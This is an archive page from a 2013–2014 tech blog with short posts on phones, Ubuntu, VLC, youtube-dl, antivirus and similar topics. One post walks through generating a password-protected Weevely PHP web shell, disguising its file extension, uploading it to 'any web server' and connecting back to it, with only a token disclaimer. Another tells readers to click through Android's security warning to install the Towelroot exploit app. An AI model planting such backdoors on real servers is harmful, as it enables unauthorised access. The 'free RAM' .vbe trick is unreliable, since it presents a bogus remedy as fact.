Showing posts with label IT Education. Show all posts

Friday, June 20, 2014

Towelroot – Root your Android Device at one click

Geohot ( aka George Hotz) – a farmed cracker has built and released a rooting tool call Towelroot on Sunday night that will let most Android smartphones users to root their Android device with one click only , as long as it has an unpatched version of the Linux Kernel. Towelroot application exploits the same venerability which was disclosed by the hacker Pinkie Pie in the Linux Kernel version 3.14.5 and others version of other Android devices, which could leveraged by hackers to potentially acquire root access on affected devices.


Supported Devices :

* AT&T Galazy S5
* Verizon Galaxy S5
* Galaxy S4 Active
* Nexus 5
* AT&T Galaxy Note 3
* Verizon Galaxy Note 3
* Sony Xperia SP C5303 ( as reported by users)


How to root Android Device using Towelroot 

Step 1: Download Android Rooting application from towelroot.com and install it.

Step 2: While Installation you might receive warning message saying that Towelroot “contains code that attempts to bypass Android’s security”. Just hit Install anyway after selecting the checkbox: “I understand and still want to install it”.

Step 3: Once the Towelroot installation completes, launch the application and click the button reading “make it ra1n” and it will force your device to reboot.

Step 4: After the device reboots to home screen your phone will be rooted with its bootloader unlocked. Cheers!


Thursday, June 19, 2014

Apple iMac Starting at $1,099


Apples are known for their high quality product and high price for their product. Apples product are higher in cost and best in quality but Apple has unveiled a new lower-cost 21.5-inch iMac starting at $1,099. It doesn’t mean that its price is low and quality will be low. New iMac comes with a 1.4GHz dual-core intel i5 Processor , 500 GB hard drive, 8 GB memory and intel HD 5000 Graphics Chips. This entire package only at $1,099. Users can even include 1 TB hard drive, 1 TB Fusion drive , 256 GB of Flash Storage on build to order options.


Wednesday, May 21, 2014

Google Nexus 5


Google Nexus 5 is the Google's latest member of the Nexus Family. It was created in collaboration with LG. It runs on a clean Android version , Android 4.4 KitKat. It is the first ever phone with Android 4.4 Kitkat. Nexus 5 is powered by a powerful Qualcomm Snapdragon 2.3GHz quad-core processor,2GB of RAM and an Adreno 330 GPU. The 4.95" True HD IPS Plus display has a resolution of 1080 x 1920, with a pixel density of 445 ppi.It is available  in black or white and two memory versions 16 GB or 32 GB.It also includes 8MP camera for capturing the worlds image and LTE connectivity and a 2300mAh battery.


In Nepal , Ncell is promoting Google Nexus by offering various offers on Google Nexus. Now you can get your new Google Nexus 5 loaded with Ncell Pro Premium plan and 10 GB data included (every month) by just paying Rs. 4,388 per month for the contract period of 24 months.

The Ncell Pro Premium plan in the Nexus 5 comes with:

* Free 700 min local calls.
* Free 700 local SMS.
* 70MB data every month along with 10 GB data every month.
* 5% Discount on five of your favorite international destinations.


Here are the General Features of Google Nexus.

Announced - 2013, October
Status - Available. Released 2013, November BODY
Dimensions 137.9 x 69.2 x 8.6 mm (5.43 x 2.72 x 0.34 in)
Weight 130 g (4.59 oz) DISPLAY
Type True HD IPS Plus capacitive touchscreen, 16M colors
Size 1080 x 1920 pixels, 4.95 inches (~445 ppi pixel density)
Multitouch Yes
Protection Corning Gorilla Glass 3 SOUND
Alert types Vibration; MP3, WAV ringtones
Loudspeaker Yes
3.5mm jack Yes MEMORY
Card slot No
Internal 16/32 GB, 2 GB RAM DATA
GPRS Class 12 (4+1/3+2/2+3/1+4 slots), 32 - 48 kbps
EDGE Class 12
Speed DC-HSDPA, 42 Mbps; HSDPA, 21 Mbps; HSUPA, 5.76 Mbps; LTE, Cat3, 50 Mbps UL, 100 Mbps DL
WLAN Wi-Fi 802.11 a/b/g/n/ac, dual-band, Wi-Fi hotspot
Bluetooth Yes, v4.0 with A2DP
NFC Yes
USB Yes, microUSB (SlimPort) v2.0 CAMERA
Primary 8 MP, 3264 x 2448 pixels, autofocus, optical image stabilization, LED flash
Features Geo-tagging, touch focus, face detection, photo sphere
Video Yes, 1080p@30fps
Secondary Yes, 1.3 MP FEATURES
OS Android OS, v4.4 (KitKat)
Chipset Qualcomm MSM8974 Snapdragon 800
CPU Quad-core 2.3 GHz Krait 400
GPU Adreno 330
Sensors Accelerometer, gyro, proximity, compass, barometer
Messaging SMS(threaded view), MMS, Email, Push Mail, IM, RSS
Browser HTML5
Radio No
GPS Yes, with A-GPS support and GLONASS
Java Yes, via Java MIDP emulator
Colors Black, White
-Wireless charging
- SNS integration
- Active noise cancellation with dedicated mic
- MP4/H.264/H.263 player
- MP3/WAV/eAAC+/AC3 player
- Organizer
- Image/video editor
- Document editor
- Google Search, Maps, Gmail,
YouTube, Calendar, Google Talk, Picasa
- Voice memo/dial/commands
- Predictive text input


Video : 


References : 


Sunday, May 4, 2014

Friday, April 25, 2014

Backdooring Server Via Weevely


Weevely is a stealth PHP web shell that simulate an SSH-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones. 
You can Download weevely from  : Weevely Download


First run Weevely.


Run the following command  :
python weevely.py generate [PASSWORD]  [location]/filename.php 
For example :
python weevely.py generate nepal123  /home/lamgade/Desktop/uban.php
 ”nepal123″ is my password. “uban.php” is my filename.   You can keep any filename.php. You can keep other extension like “.htaccess” , “.img”
Now “uban.php” is a backdoor.


Once you have generated the backdoor, upload your backdoor in any web server and just use the following command to back connect.
For example i have uploaded backdoor in my localhost. And here is the backdoor location.
http://localhost/wordpress/wp-content/uploads/2014/04/uban.php 
And now my weevely command to back connect will be :
python weevely.py [URL OF THE BACKDOOR] [PASSWORD OF THE BACKDOOR]
python weevely.py http://localhost/wordpress/wpcontent/uploads/2014/04/uban.php nepal123
And when i connect it will give me the backdoor access.


Note : This tutorial is only for education purpose. I am not responsible for any action you do.


Monday, April 21, 2014

Installing NetworkMiner In Linux


  (Image Logo Ref : http://www.netresec.com/images/NetworkMiner_logo_313x313.png )

NetworkMiner is a Network Forensic Analysis Tool. NetworkMiner can be used as a passive network sniffer/packet capturing tool in order to detect operating systems, sessions, hostnames, open ports etc. without putting any traffic on the network. NetworkMiner can also parse PCAP files for off-line analysis and to regenerate/reassemble transmitted files and certificates from PCAP files.
NetworkMiner collects data (such as forensic evidence) about hosts on the network rather than to collect data regarding the traffic on the network. The main user interface view is host centric (information grouped per host) rather than packet centric (information showed as a list of packets/frames).

In Windows you can install it easily but in Linux its little different. Here's how to install a NetworkMiner in Ubuntu 13.04/13.10


Step 1 : Installing Mono

 sudo apt-get install libmono-winforms2.0-cil


Step 2: Installing NetworkMiner 


wget sourceforge.net/projects/networkminer/files/latest -O /tmp/networkminer.zip


(Above command will download and save the NetworkMiner.zip in /temp/ directory , You can save it to anywhere you like)

sudo unzip /tmp/networkminer.zip -d /opt/

(This command will  unzip and move your saved file to /opt/ directory )

cd /opt/NetworkMiner*
sudo chmod +x NetworkMiner.exe
sudo chmod -R go+w AssembledFiles/
sudo chmod -R go+w Captures/


Step 3 : Running NetworkMiner 

mono NetworkMiner.exe


Sunday, April 20, 2014


Hash Identifier – Identify Your Password Algorithm


Hashing is the method of encrypting our password. Many sites and CMS uses hashing algorithm to encrypt our password. Most popular hashing algorithm is Md5 . There are many type of hashing algorithm like , Md5 , SHA ,MYSQL , Md5 WordPress. Today we will see how to identify our password hashing algorithm.
How to identify these hashing algorithm ?
For that we will be using a hash identifier script written by “Zion3R”( root@blackexploit.com)

When we run the script :

In the above figure , we inputted the hash and it shows the possible hashing algorithm  which is Md5 (WordPress)


Friday, April 18, 2014

Ubuntu 14.04 LTS "Trusty Tahr" Released

Ubuntu Linux version 14.04 LTS ( Long Term Support)  "Trusty Tahr"  has been released which will be focusing on the improvement of  the Ubuntu desktop experience and it may mark a new era in Canonical's relationship with Ubuntu users since it offers some tweaks that many have been asking for since Ubuntu switched to the Unity desktop. 


 Image Credit : Terry Relph-Knight/ZDNet


Ubuntu Official release  :  http://releases.ubuntu.com/14.04/


Monday, April 7, 2014

Capturing Webcam From VLC Media Player


VLC Media Player is the most popular multimedia player. VLC media player is a free media player, encoder and steamer that can read from files, CDS, DVDS , network streams, capture cards and even more. VLC uses its internal codecs and work on essentially every popular platform. VLC can read almost every media format. One of the main features of VLC media player is recording webcams. We can record webcams using VLC media player.
Here’s how to capture webcam using VLC media player.

1) Open VLC media player.
2) Go to playlist –> Devices—-> Video Capture


3) Once you start your webcam you can record by clicking on the record button.


Saturday, March 15, 2014

Downloading YouTube Videos in Ubuntu 13.04


YouTube is the world famous and largest video sharing sites. We spend our day watching any type of videos in YouTube. We have fun watching videos and sharing videos via sending YouTube video links.What if we want to watch that same video on our home where we may not have internet connection or have a slow internet connection. Then, downloading your video is only the option you have. Downloading YouTube videos has never been easy for Windows Operating System because many software and freewares are made for downloading YouTube videos but for Linux there are rare. What if you are a Linux users ? Don't worry about that. Today i will show you how to download a YouTube Videos in Linux. I am using Ubuntu 13.04 ( 32 bit ). We will be using a "youtube-dl" package for downloading.

I will be showing you in steps :

1) Open your terminal. (Alt + Ctrl + T)  and type :  apt-get install youtube-dl


2) When you finish installing the package then you are ready. Then go to your favorite YouTube video link then copy it and go the terminal and type youtube-dl (your YouTube video Link )  and hit enter.

example :  youtube-dl www.youtube.com/watch?v=ysdVYA014XA


And you can find the downloaded video in your "Home Folder".


Wednesday, November 20, 2013

Some Unknown Facts About Android

Hey guys check it out some of the unknown facts about the Android , I have collected from the different source. 


1) Everyone is saying Google was the Mother of Android, No it wasn't. Actually in 2003 , it was
     devised.Then it was sold to the Google for a $50 Million by Andy Rubin and Rich Miner.
 

2) In 2007 Google decided to introduce the Android Mobile Platform in the Market, and successfully
     introduced.
3) Google had cleverly chosen android, as the Android was totally based on the Linux operating
     system and Windows challenger.


4) As the Android was Open source, Many developers will choose more interest in Developing
     apps, which increase their Development.It normally reduces the cost down and the revenues High.


5) More or less , About 60% of the Android users fall under age of 34.


6) Android users are mostly preferring this three games Angry birds, Solitaire and Jewels.


7) About 46% of the Android users prefer to touchscreen than the Physical Keyboard
    About 45% of the users are saying that the Android Mobile is the First Smart phone they
     Bought.


8) Mostly Android users Spend their Time on Emails and Games.


9) About 8% of the iphone users are switched to Android phones.

Sunday, November 17, 2013

Samsung Galaxy S4 and iPhone 5 zero-day exploits revealed at Pwn2Own 2013 Contest


At Information Security Conference PacSec 2013 in Tokyo, Apple’s Safari browser for theiPhone5 and theSamsung Galaxy S4have been exploited by two teams of Japanese and Chinese white hat hackers.
In HP's Pwn2Own 2013 contest ,Japanesesquad Team MBSD, of Mitsui Bussan Secure Directions won won $40,000 reward for zero day exploit for hacking Samsung Galaxy S4. The vulnerabilities allow the attacker to wholly compromise the device in several ways, such as using a drive-by download to install malware on the phone.
In order for the exploit to be successful, the group lured a user to a malicious website, gained system-level privileges and installed applications that allowed the team to gather information, including SMS messages, contacts and browsing history. They
Another Hackers Team from Keen Cloud Tech in China showed how to exploit avulnerabilityiniOSversion 7.0.3 to steal Facebook login credentials and a photo from a device running iOS 6.1.4. They won $27,500 in prize money. Keen Team is the first everChinesewinners of anyPwn2Owncompetition.
Both hacks would require user interaction, but took no longer than five minutes to perform. Organisers from the HP Zero Day Initiative have informed Samsung and Apple about thezero-dayflaws and they will be working to address.

Saturday, November 16, 2013

Top 10 Websites with their launch Year and Date.


Here are the list of top 10 Websites with their launch Year and Date.

1. Google : Sept 4, 1998
2. Facebook : Feb 4, 2004
3.YouTube : Feb 14, 2005
4.Yahoo ! : March 1994
5. Baidu : Jan 1, 2000
6.Wikipedia : Jan 15, 2001
7.Windows Live : Nov 1, 2005
8.Amazon.com : 1994
9.Tencent QQ : February 1999
10.Twitter : March 21, 2006

Facebook Facts You Probably Didn’t Know


1. Facebook was originally bankrolled by a Co-Founder of PayPal for $500,000
2. There is evidence that founder Mark Zuckerberg stole many of the ideas and much the code from ConnectU.They sued Facebook and settled for an undisclosed amount.
3. 400,000,000 people log into their profile at least once a month
4. Half of those people log in everyday.
5. 70% of Facebook users live outside of the US.
6. 44.1% of Denmark has an active Facebook profile.
7. Only Google gets more traffic than Facebook
8. Yahoo! tried to buy Facebook in 2006 for $1,000,000,000.
9. 8,300,000,000 hours are spent on Facebook monthly.
10. The fastest growing demographic in America on Facebook: Women 55+.
11. FAD is a mental disorder – Facebook Addiction Disorder. FAD. Ironic.

12. Court notices and summons sent through Facebook are legal and binding in Australia.

Why Using Multiple Antivirus Programs is a Bad Idea


1. They will try to kill each other. Because antivirus programs search your system for programs that are  monitoring and sending information about your system, a competing antivirus program that is
monitoring and sending information about your system tends to look like a virus, so it will attempt
to block it and remove it.


2. They will fight over viruses. When an antivirus program encounters a virus, it removes it and
quarantines it. But if a competing antivirus program sees that quarantined file and wants to remove and quarantine it in accordance with its own objectives, then it will repeatedly send reports and notifications about this virus that it is detecting, even though it is no longer actually a threat to your system. If you don’t want to continually get bogus warning messages, this will be a problem for you.


3. They will sap your power. Antivirus programs use a lot of your system memory to conduct system
scans and other related operations. If you have two of these operating simultaneously,your system’s
effectiveness can be greatly diminished or completely wiped out altogether, and without any benefit, since the two are performing redundant operations.

Tuesday, November 5, 2013

Difference Between 32 bit And 64 bit Version And How To Choose


Let’s understand it in a simple way. 64 bit version can deal with physical memory (RAM) above 4 GB and up to 128GB (yes, it exists!) while 32-bit version can address RAM up to 4 GB only. Therefore, if you have a 32 bit version of Windows installed on your computer then installing RAM above 4 GB doesn’t make sense.
The ability to handle large memory makes the 64 bit version more efficient while dealing with processes. Hence, it increases the overall performance of your PC. So 64 bit is more powerful in a nutshell.

If you are running 32 bit version of Windows then you can’t upgrade it to 64-bit version. If you want to install 64-bit version OS then you have to backup your Windows files before installing new version of the OS.


Advantages of 64 bit Computer

1. The main advantage of using 64-bit version of Windows is that it offers better memory accessibility and management.
2. Enhanced security features like Kernel Patch Protection, support for hardware-backed data execution protection, mandatory driver signing, removal of support for 32-bit drivers and removal of the 16-bit subsystem available.
3. Performance of those programs that are specially written for 64 bit operating system is great.


Disadvantages of 64 bit computer

There is no specific disadvantage of using this version but there are some things you have to take care of before deciding to use it.

1. You should check availability of device drivers because 32 bit device drivers do not work on 64 bit version.
2. Most of the hardware devices are not compatible with 64-bit computer.
3. Device drivers must be digitally signed by the developer.
4. Some programs of 32 bit aren’t compatible with 64 bit.


|  How to Choose a correct version of Windows

a) 64 bit version

1.Selecting correct version of Windows depends upon your priority and need. If you want to take advantage of large memory (more than 4 GB) then you could go for 64-bit version.
2 .But do check for the 64-bit versions of various tools and programs you use everyday before making the switch.
3 .Most of new software and hardware are supported by 64-bit version.


b) 32 bit version

1.32 bit versions are cheaper than 64 bit versions.
2. If you are using old software and hardware then you could go with 32-bit version because it can support    all your program and devices.


Wednesday, October 16, 2013

Run Multiple Skype On Same PC

 Here's a short and sweet tutorial on how to run two or more Skype on a same computer at a time.

 1. Go to start and in search bar type "run"


2.Then open your program files and search for skype.exe


3.  Open run and type your path of skype :  "C:\Program Files (x86)\Skype\Phone\Skype.exe" /secondary


Done! Now you have 2 Skype opened at the same time!
You can open how you want times and have more Skype accounts open at the same time.


iLivid Download Manager - Fast Video Downloader


Hello All
As we all know that IDM is widely used download manager but today i would like to introduce download manager better than IDM in my view.
iLivid download manager has powerful features that make it the fastest and easiest way to download hosted files. iLivid includes XBMC plug-ins that let you play almost all popular audio and video formats, in any available protocol and in any media type: streaming, CDs, DVDs and RAR and archived files from your hard-drive.

iLivid Free Download Manager
 The New Generation of Download Managers


You can download YouTube  videos just by pasting the video link and you can download torrent file also.
Official Website : http://ilivid.com/


Tuesday, February 5, 2013

Increase Your Computer Speed ( Like A Pro )


Computer RAM  posses a lot of computer program while they are running and due to such a big program memory, fragmentation  occurs .In order to solve this fragmentation we need to free up the RAM .

In order to free up the RAM Follow these steps .

1. Make a new text file and type :    mystring=(12800000000)


2. Save it as (any name ).vbe  


  3. Now save it and open it  and see the magic. :) 


Sunday, January 27, 2013

Get Anyone Paypal 's Account Status - Verified Or Unverified

 &nbsp


 Here is a method ...
You can check any account  weather it is verified or not  .
For that you need to login to your  paypal account and  follow the instruction given below :

Go to  this link :
 https://www.paypal.com/us/verified/pal=( enter any email address of paypal user  )

Example I  :
https://www.paypal.com/us/verified/pal=nareshlamgade@gmail.com

And see the result : 

See it says Not Paypal Verified , its means nareshlamgade@gmail.com paypal is not verified .

 Example II : 
https://www.paypal.com/us/verified/pal=nepalaimfosys@gmail.com

Result : 


See status : Verified 


In this way , you can check any paypal account status weather it is verified or not .
Hope you like it :)